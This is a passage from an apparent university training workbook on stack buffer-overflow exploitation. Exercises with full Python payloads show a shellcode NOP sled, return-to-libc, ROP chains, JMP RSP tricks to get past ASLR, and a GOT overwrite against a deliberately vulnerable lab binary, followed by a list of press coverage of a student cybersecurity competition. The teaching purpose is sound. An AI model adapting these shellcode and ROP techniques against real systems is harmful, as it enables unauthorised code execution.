This shell code is 30 bytes in length, and will fit neatly somewhere within the 152 bytes we have to work with on this occasion. What should we fill the rest of the available space with? We shall place the shell code near the end of the available 152 bytes, and pad the beginning with NOP ("\x90") instructions. This means that we can be a little less accurate when choosing an address with which to overwrite the saved return address. As long as we jump back into the sea of NOPs somewhere, we will eventually begin executing the shell code once the NOPs have been processed. This padding is sometimes referred to as a "NOP sled", since it allows the instruction pointer to slide towards our start of the shell code, even if we were not able to predict the precise starting address of the shell code itself. We must take care not to place the shell code right up against the end of those 152 bytes, since the shell code actually pushes values on the stack, and runs the danger of otherwise overwriting itself! For this reason, we will leave a margin of 16 bytes of padding at the end.

One final ingredient we need is the address of the 128-byte array "buff" with which to overwrite the saved return address. This address will typically be different inside GDB because of extra environment variables. However, the stack actually starts at the same address for all user programs, so we can take advantage of this knowledge to make a calculated guess from inside another program. We will use the following simple program, "showstack.c":

```
1 #include <stdio.h> // Need printf()
2
3 int main(int argc, char *argv[]) {
4  int i=0;
5  printf("%p\n", (void*)&i - sizeof(i));
6 }
```

If we compile and run this program, we should display the address at which local variables for the function *main()* begin on the stack (i.e. RBP):

```
[root@workshop ~]# gcc -o showstack ./showstack.c
[root@workshop ~]# ./showstack
0x7fffffffeab0
```

Incidentally, if you compile "showstack.c" with the option "-fno-stack-protector", you should notice that the reported base of the stack is 8 bytes higher because of the ommision of a "stack canary". Not relevant to this exercise, but perhaps interesting anyway. If we subtract at least the length of our shell code (30 bytes, plus a few extra bytes for good measure), plus the extra padding (16 bytes), from this address, we should land somewhere in the sea of NOPs. Our exploit now looks like this:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"\x90"*106
        +b"\x48\x31\xd2\x48\xbb\x2f\x2f\x6f\x70\x74\x2f\x66\x63\x48\xc1\
           xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
        +b"\x90"*16
        +b"\x00\x00\x7f\xff\xff\xff\xea\x60"[::-1]);
```

When we run the exploit (remembering to disable ASLR first), we can see that we must have landed somewhere in the NOP sled despite being a bit sloppy about the return address. NOP sleds can help to make an exploit more reliable:

```
[root@workshop ~]# ./aslr_off.sh
kernel.randomize_va_space = 0
[root@workshop ~]# ./exp3.py | ./a.out
Systems programmers are the high priests of a low cult.
               -- R.S. Barton
```

5 Exercise 4 - returning to libc

In exercise 3 we relied on the ability to execute code on the stack, something which is prohibited on most modern Linux distributions. Clearly, having memory regions which are both writable and executable poses a certain danger. Linux, since kernel 2.6.8, supports the "NX" ("No eXecute") bit, which is backed by a hardware feature marketed

by Intel as “XD” (“eXecute Disable”), and by AMD as “EVP” (“Enhanced Virus Protection”). For this exercise, we will recompile the program “target.c” without passing the option “execstack” to the linker:

```
[root@workshop ~]# gcc -fno-stack-protector -no-pie ./target.c
```

If you attempt to use the previous exploit again it should now fail, reporting a segmentation fault. The exploit now fails because we are trying to execute code in a protected region of memory. However, it is still possible to exploit this binary. Remember in exercise 2 when we jumped back into the function *main()*? We can still do that, since we’re allowed to execute the program’s code (obviously). In fact, we’re not just limited to jumping back into the function *main()*, we can jump into other functions too, for example those in The GNU C Library (glibc). We will exploit this ability to craft a similar exploit to that seen in exercise 3. To achieve this, we will need the following ingredients:

- Address of glibc function execve(), which is just a simple syscall wrapper.
- Address of a variable containing a string representing the path to the program we want to execute, which this time will be “/opt/cs”). This will be used as the first parameter of *execve()*.
- Some way of passing the required three parameters to the function execve().

We can find the address of function *execve()* simply using GDB:

```
gdb-peda$ p execve
$1 = {<text variable, no debug info>} 0x7ffff7ae4f10 <execve>
```

It looks like it should be easy to overwrite the saved return address and jump to the function *execve()*, right? There is just one small problem; the function *execve()* expects its arguments to be passed in registers. The function prototype looks like this:

*int execve(const char *path, char *const argv[], char *const envp[]);*

We will need to find a way to put some sensible values into the registers RDI, RSI, and RDX (remember the calling convention) before calling the function *execve()*. Are there any fragments of code within our vulnerable program which might assist us in this task? We will use the tool *ropper* to investigate:

```
[root@workshop ~]# ropper --file ./a.out --search "pop r??; ret;"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop r??; ret;

[INFO] File: ./a.out
0x00000000004007d2: pop r15; ret;
0x0000000000400697: pop rax; ret;
0x00000000004005f8: pop rbp; ret;
0x0000000000400694: pop rcx; ret;
0x000000000040068e: pop rdi; ret;
0x0000000000400692: pop rdx; ret;
0x0000000000400690: pop rsi; ret;
```

The tool ropper lists 7 “gadgets”. A gadget is a small fragment of code, typically ending with a *ret* instruction. It is possible to chain several of these gadgets together to perform useful work. We are reusing existing code, thus evading the NX-bit, but using it in a sequence which was not originally intended. This is a technique known as “Return Orientated Programming” (ROP), and with a suffiently large binary to explore we may even expect to achieve Turing completeness. You will not normally expect to find so many useful gadgets in such a small binary, but we’ve intentionally placed some useful gadgets in a dummy function of the vulnerable program for training purposes. The gadgets we will use are:

- 0x000000000040068e: pop rdi; ret;
- 0x0000000000400690: pop rsi; ret;
- 0x0000000000400692: pop rdx; ret;

Now, if we choose to overwrite the saved instruction pointer, first with the address of our first gadget, then with our first parameter, then with our second gadget, then with our second parameter, then with our third and final gadget, then with our third and final parameter, then finally with the address of function *execve()*, we will get the desired result. When we return from function *main()*, we'll execute the first gadget, which pops the first parameter from the stack, then returns to the second gadget, etc. We call this a "ROP chain". We can abuse the function *execve()* by passing NULL pointers for both its second and third parameters. We will simply provide it with the name of the program we want to execute ("/opt/cs") as its first parameter. Where can find the string "/opt/cs"? We can find it wherever we leave it! We're going to write the string "/opt/cs" on the stack of course. Although we understand the structure of the stack quite well for this example program by now, and can calculate the exact address at which we will write our string (just ahead of a pointer to the first gadget, i.e. RBP), we can also extend the concept of the "NOP sled". Under Linux, in fact under any system like the Single UNIX Specification, multiple successive slashes are considered to be the same as one slash. This means we can include a "slash sled" before our filename on the stack. The final exploit will look like this on the stack:




Figure 7: ROP chain

The payload is listed below:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"/"*144
        +b"/opt/cs\0"
        +b"\x00\x00\x00\x00\x00\x40\x06\x8e"[::-1]
        +b"\x00\x00\x7f\xff\xff\xff\xea\x60"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x90"[::-1]
        +b"\x00"*8
        +b"\x00\x00\x00\x00\x00\x40\x06\x92"[::-1]
```

```
        +b"\x00"*8
        +b"\x00\x00\x7f\xff\xf7\xae\x4f\x10"[::-1]);
```

When we run the exploit (remembering to disable ASLR first), we call *execve()* as expected, and see that the first parameter passed must indeed point to "/opt/cs" (a symbolic link to "/usr/bin/cowsay" on the workshop distro). Slash sleds can help to make an exploit more reliable:

```
[root@workshop ~]# ./aslr_off.sh
kernel.randomize_va_space = 0
[root@workshop ~]# ./exp4.py | ./a.out
 _
<   >
 -
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Why choose the function *execve()* instead of the simpler function *system()*? One good reason is that the function *system()* uses "/bin/sh -c" internally to execute the desired program. On many Linux systems, "/bin/sh" is in fact a symbolic link to "/bin/bash". The Bash shell drops privileges if it is executed with a higher effective user id than saved user id, which might be sufficient to thwart a naive attack.

6 Exercise 5 - returning to "shell code" on the stack (JMP RSP)

ASLR will cause the base address of glibc to change each time we run our target program. Of course this means that we will not be able to predict where the function *execve()* will reside, and we will therefore not be able to jump to its address. This simple technology can prove extremely frustrating for an attacker. However, ROP will still work perfectly well under these conditions, i.e. we can still chain gadgets together to get some useful work done. First, to see just how disruptive ASLR is, we can watch the base address of glibc moving around:

```
[root@workshop ~]# ldd ./a.out
        linux-vdso.so.1 (0x00007ffde74a8000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007f6893343000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2
            (0x00007f68936fa000)
[root@workshop ~]# ldd ./a.out
        linux-vdso.so.1 (0x00007ffef458a000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007fb23bf19000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2
            (0x00007fb23c2d0000)
[root@workshop ~]# ldd ./a.out
        linux-vdso.so.1 (0x00007ffd59f68000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007fa993963000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2
            (0x00007fa993d1a000)
```

The program *ldd* prints the shared objects required by the program specified on the command line (./a.out in this case).

The stack address is also randomised, but in this exercise we will show that's it may still be possible to point to code on the stack. To begin, we will ensure the program "target.c" has an executable stack, and ensure that ASLR is enabled:

```
[root@workshop ~]# gcc -z execstack -fno-stack-protector -no-pie ./
   target.c
[root@workshop ~]# ./aslr_on.sh
kernel.randomize_va_space = 2
```

Even without knowing the address of the stack, we can leverage the instruction "JMP RSP" to construct a payload which will point back into the stack without knowing its location before runtime. This demonstration will reuse the same shell code that we used in exercise 3, but it actually slightly easier to setup. First, we use *ropper* to locate a suitable "JMP RSP" gadget:

```
[root@workshop ~]# ropper --file ./a.out --search "jmp rsp"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: jmp rsp

[INFO] File: ./a.out
0x00000000004006a5: jmp rsp;
```

The strategy for this exploit is to first write through the entire 128-byte array *buff*, filling it with "A"s. We also write straight through the saved base pointer. The next thing to be overwritten is the saved instruction pointer, for which we specify the address of our "JMP RSP" gadget. Finally, we continue to write the shell code we used in exercise 3, which executes ("/opt/fc"). It's important to note that the shell code uses a direct syscall, and does not need the address of the glibc function *execve()*, which itself is just a wrapper for the syscall. This exploit will work even in the presence of ASLR, as long as we're allowed to execute code on the stack. The diagram below should serve to illustrate the attack more clearly:




Figure 8: JMP RSP

Once the "JMP RSP" gadget has been popped from the stack, the shell code is right at the top (i.e. RSP is pointing right at it). As soon as "JMP RSP" is executed, we go straight to the shell code, without ever knowing where that is. Of course, this exploit only runs because we are allowed to execute code on the stack. The exploit is listed below:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"A"*152
        +b"\x00\x00\x00\x00\x00\x40\x06\xa5"[::-1]
        +b"\x48\x31\xd2\x48\xbb\x2f\x2f\x6f\x70\x74\x2f\x66\x63\x48\xc1\
            xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05")
            ;
```

When we run this exploit we can see that it does indeed call *execve()* as expected, even in the presence of ASLR:

```
[root@workshop ~]# ./exp5.py | ./a.out
This is a test of the emergency broadcast system.  Had there been an
actual emergency, then you would no longer be here.
```

7 Exercise 6 - immitating the behaviour of JMP RSP

In the previous exercise, we saw how we could leverage a "JMP RSP" gadget to bypass ASLR mitigations. But what if we can't find a convenient "JMP RSP" gadget? It may in fact still be possible to immitate the same functionality, by chaining a few more gadgets together. A good strategy might be to push the value of RSP onto the stack, then later pop that value off the stack into a register we can work with. The following gadget chain allows us to return to a position on the stack:

- 0x0000000000400697: pop rax; ret;
- 0x00000000004007d2: pop r15; ret;
- 0x000000000040068a: push rbp; mov rbp, rsp; pop rdi; ret;
- 0x000000000040076c: add cl, cl; ret;
- 0x00000000004006a7: push rbp; mov rbp, rsp; call rax;

We can achieve the same result with one less gadget in this next example submitted by former Cambridge student Gábor Szarka:

- 0x000000000040068a: push rbp; mov rbp, rsp; pop rdi; ret;
- 0x0000000000400697: pop rax; ret;
- 0x0000000000400697: pop rax; ret;
- 0x00000000004006a7: push rbp; mov rbp, rsp; call rax;

Both these gadget chains allow us to return to a position on the stack. However, the position is butted right up against the gadget chain itself, and does not allow us to fit in much shell code (we have 8 bytes to play with). With more gadgets we could manipulate the address stored in register RAX and subtract some bytes from it so we could land further down the stack. Another way around the problem, without relying on additional gadgets, is to write a short piece of "loader" shell code which will jump over the gadget chain to reach the bulk of the code on the other side. The loader code we'll use looks like this:

```
xor rax,rax;
jmp +1b;
```

This code performs a relative jump (after tidying up the RAX register), and easily fits into 8 bytes with room to spare. The first gadget chain we discussed will require a relative jump of 0x13 (19 bytes), the second gadget chain we discussed will require a relative jump of 0x1b (27 bytes). The relative jump in both cases allows us to clear the gadget chain on the stack, and land in a larger area of shell code written beyond the gadget chain. The following stack diagram will illustrate the strategy:




Figure 9: Shell code loader

Payloads for the two possible approaches discussed, with both a 5-gadget ROP chain and a 4-gadget ROP chain, are listed below:

7.1 Approach 1 - 5-gadget ROP chain

./exp6a.py:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"A"*144
        +b"\x48\x31\xc0\xeb\x13\x00\x00\x00"
        +b"\x00\x00\x00\x00\x00\x40\x06\x97"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x07\xd2"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x8a"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x07\x6c"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\xa7"[::-1]
        +b"\x48\x31\xd2\x48\xbb\x2f\x2f\x6f\x70\x74\x2f\x66\x63\x48\xc1\
           xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05")
           ;
```

7.2 Approach 2 - 4-gadget ROP chain

./exp6b.py:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"A"*144
```

```
        +b"\x48\x31\xc0\xeb\x1b\x00\x00\x00"
        +b"\x00\x00\x00\x00\x00\x40\x06\x8a"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x97"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x97"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\xa7"[::-1]
        +b"\x48\x31\xd2\x48\xbb\x2f\x2f\x6f\x70\x74\x2f\x66\x63\x48\xc1\
            xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05")
            ;
```

8 Exercise 7 - overwriting the Global Offset Table (GOT)

The vulnerable program makes use of several glibc functions. It does not know where these functions are located before it runs. If you disassemble the program you will see that it doesn't call the address of function *puts()* directly:

```
   0x000000000040075c <+172>:   lea    rdi,[rip+0xad]        # 0x400810
   0x0000000000400763 <+179>:   call   0x400560 <puts@plt>
   0x0000000000400768 <+184>:   mov    eax,0x0
   0x000000000040076d <+189>:   leave
   0x000000000040076e <+190>:   ret
```

The program calls a Procedure Linkage Table (PLT) entry for the function *puts()*, lets have a look at the code which will be executed:

```
gdb-peda$ disas 0x400560
Dump of assembler code for function puts@plt:
   0x0000000000400560 <+0>:     jmp    QWORD PTR [rip+0x200ab2]        #
       0x601018
   0x0000000000400566 <+6>:     push   0x0
   0x000000000040056b <+11>:    jmp    0x400550
End of assembler dump.
```

This code jumps again to wherever the Global Offset Table (GOT) entry for the function *puts()* is pointing. Let's take a look at the GOT entry:

```
gdb-peda$ x/8xb 0x601018
0x601018:       0x66    0x05    0x40    0x00    0x00    0x00    0x00
    0x00
```

This value will cause the program to jump back to the next instruction in the PLT entry for function *puts()*! The PLT stub code will then set about resolving the real address of function *puts()*, which is somwhere in glibc. Once the address has been resolved, it will be written to the GOT entry for function *puts()*. This ensures that on subsequent calls, the PLT stub code will try to jump to the address pointed to by the corresponding GOT entry, and instead of jumping back into the PLT stub code itself, the program will jump straight to the function *puts()*. Lazy linking provides a useful optimisation because many linked functions in a large binary may never be called in a typical run. The GOT is writable, and after the first call of a function, will contain the real address of that function in glibc. We can exploit this behaviour to help us to evade ASLR.

In this exercise our aim is to overwrite the GOT entry of any glibc function (e.g. *puts()*) with the address of something more useful (e.g. *execve()*). We will attempt to exploit the binary with ASLR enabled. For this exercise, we will recompile the program "target.c" without passing the option "execstack" to the linker, and also ensure that ASLR is enabled too:

```
[root@workshop ~]# gcc -fno-stack-protector -no-pie ./target.c
[root@workshop ~]# ./aslr_on.sh
kernel.randomize_va_space = 2
```

You will remember that although the base address of glibc is unpredictable, the offsets of functions into glibc from that base address remain the same. We will first discover the distance between the function *puts()* and the function *execve()*. We will then use a suitable chain of ROP gadgets to add this offset to the function *puts()*'s GOT entry. This technique is known as "GOT overwrite". Let's start by finding that offset:

```
gdb-peda$ p puts
$1 = {<text variable, no debug info>} 0x7ffff7a90130 <puts>
gdb-peda$ p execve
$2 = {<text variable, no debug info>} 0x7ffff7ae4f10 <execve>
gdb-peda$ p/x $2 - $1
$3 = 0x54de0
```

The distance between the function *puts()* and the function *execve()* is 0x54de0. If we can add this value to the function *printf()*'s GOT entry, then call it's PLT entry, we will call *execve()* instead. We can display information about the target program's relocation section like this:

```
[root@workshop ~]# readelf -r ./a.out

Relocation section '.rela.dyn' at offset 0x470 contains 4 entries:
  Offset          Info           Type           Sym. Value    Sym. Name
    + Addend
000000600fd8  000100000006 R_X86_64_GLOB_DAT 0000000000000000
   _ITM_deregisterTMClone + 0
000000600fe0  000400000006 R_X86_64_GLOB_DAT 0000000000000000
   __libc_start_main@GLIBC_2.2.5 + 0
000000600fe8  000500000006 R_X86_64_GLOB_DAT 0000000000000000
   __gmon_start__ + 0
000000600ff0  000800000006 R_X86_64_GLOB_DAT 0000000000000000
   _ITM_registerTMCloneTa + 0

Relocation section '.rela.plt' at offset 0x4d0 contains 4 entries:
  Offset          Info           Type           Sym. Value    Sym. Name
    + Addend
000000601018  000200000007 R_X86_64_JUMP_SLO 0000000000000000
   puts@GLIBC_2.2.5 + 0
000000601020  000300000007 R_X86_64_JUMP_SLO 0000000000000000
   printf@GLIBC_2.2.5 + 0
000000601028  000600000007 R_X86_64_JUMP_SLO 0000000000000000
   __isoc99_scanf@GLIBC_2.7 + 0
000000601030  000700000007 R_X86_64_JUMP_SLO 0000000000000000
   exit@GLIBC_2.2.5 + 0
```

The address we need is "0x601018". We now have all the ingedients we need to perform the GOT overwrite, except for a suitable ROP chain to do the work. We will use the following gadgets:

- 0x0000000000400694: pop rcx; ret;
- 0x0000000000400692: pop rdx; ret;
- 0x000000000040069c: add qword ptr [rcx], rdx; ret;
- 0x000000000040068a: push rbp; mov rbp, rsp; pop rdi; ret;
- 0x0000000000400690: pop rsi; ret;

Our exploit will load the register RDX with the distance between the function *puts()* and the function *execve()*. The address of function *puts()*'s GOT entry will be loaded into register RCX. We will then use "add qword ptr [rcx], rdx", to add the difference to the GOT entry, and it will instead point to function *execve()* thereafter. Of course, before we are able to add anything to the GOT entry, we need to have called *puts()* during the program run for the entry to have been filled in already. The easiest way to arrange for this to have happened is to ensure we have swapped values *i* and *j*. Our final exploit looks like this:

```
#!/usr/bin/python
import sys;

sys.stdout.buffer.write(b"A"*128
        +b"\x00\x00\x00\x00\x00\xac\xce\xde"[::-1]
        +b"\x00\x00\x00\x00\x00\xac\xce\x55"[::-1]
```

```
        +b"/opt/cs\0"
        +b"\x00\x00\x00\x00\x00\x40\x06\x94"[::-1]
        +b"\x00\x00\x00\x00\x00\x60\x10\x18"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x92"[::-1]
        +b"\x00\x00\x00\x00\x00\x05\x4d\xe0"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x9c"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x8a"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x8a"[::-1]
        +b"\x00\x00\x00\x00\x00\x40\x06\x90"[::-1]
        +b"\x00"*8
        +b"\x00\x00\x00\x00\x00\x40\x06\x92"[::-1]
        +b"\x00"*8
        +b"\x00\x00\x00\x00\x00\x40\x05\x60"[::-1]);
```

9 Summary/further work

In these exercises we have shown that it's possible to bypass both a non-executable stack and ASLR at the same time, assuming that there are enough suitable ROP gadgets. A large binary will have many more ROP gadgets available of course. It is not possible to exploit every binary, but some artistry will help.

The example program "target.c" also exhibits a format string vulnerability. The program will echo back its first command-line argument. If the command-line argument contains a format string (e.g. "%s"), the program might leak information from the stack. If you have time, you might like to experiment with the format string vulnerability, and do some reading around the subject[4].

[4] https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf

C Sample press clippings

C.1 Press Coverage of Inter-ACE and C2C 2016

We were somewhat disappointed and ashamed of not getting very much coverage for our 2016 initiatives on our side of the Atlantic, particularly in comparison with the brilliant job done by our MIT colleagues for the first C2C. That's when it dawned on us that we needed to enroll a press agency.

We were at least featured on BBC Radio 4. The reporter, Chris Vallance, helpfully created a web page hosting a recording of the audio piece (now no longer online) and also an illustrated write-up and a short video that still survive online at the time of writing. Find all this at https://www.bbc.co.uk/news/technology-36153391.

In the rest of this section we list the coverage of C2C 2016 in US media secured by the MIT press team and we then include an invited article we wrote for the UK branch of Mensa, the High IQ Society.

From the C2C website at https://cambridge2cambridge.csail.mit.edu/media:

Boston Globe- BetaBoston: President Obama, David Cameron announce 'Cambridge v. Cambridge' hackathon http://www.betaboston.com/news/2015/01/16/president-obama-david-cameron-announce-cambridge-v-cambridge-hackathon/

MIT CSAIL: CSAIL announces "Cambridge 2 Cambridge" cybersecurity challenge with University of Cambridge http://www.csail.mit.edu/node/2596

MIT CSAIL: CSAIL, University of Cambridge team up for "Cambridge 2 Cambridge" cybersecurity hackathon http://www.csail.mit.edu/cambridge2cambridge_2016#

Associated Press: College hackers compete to shine spotlight on cybersecurity http://bigstory.ap.org/article/e7b074caab5e42afbbd5752354cd483c/college-hackers-compete-shine-spotlight-cybersecurity

US News: Teams of students from MIT and Britain's University of Cambridge will spend the weekend hacking one another's computers, with the blessing of their national leaders http://www.usnews.com/news/technology/articles/2016-03-04/college-hackers-compete-to-shine-spotlight-on-cybersecurity

NBC News: Ready, Set, Hack: College Students Compete in Cybersecurity Project http://www.nbcnews.com/feature/college-game-plan/ready-set-hack-college-students-compete-cybersecurity-project-n531821

Forbes: Top Cyber News: HP's Security Machine, Cisco Buys CliQr, Ex-Hacker Billionaires http://www.forbes.com/sites/stevemorgan/2016/03/06/top-cyber-news-hps-security-machine-cisco-buys-cliqr-ex-hacker-billionaires/#4539bd556162

The Journal of the Cambridge Computer Lab Ring: Cambridge 2 Cambridge: An international cybersecurity challenge https://cambridge2cambridge.mit.edu/sites/default/files/images/ring-2016-05.pdf

BostInno: How MIT & Cambridge University Students Pooled Their Brainpower for Cybersecurity http://bostinno.streetwise.co/2016/03/07/mit-and-cambridge-university-compete-in-hacking-competition/

Business Weekly: Student hackers fulfill leaders' vision to fight cyber crime http://www.businessweekly.co.uk/news/academia-research/student-hackers-fulfil-leaders\T1\textquoteright-vision-fight-cyber-crime

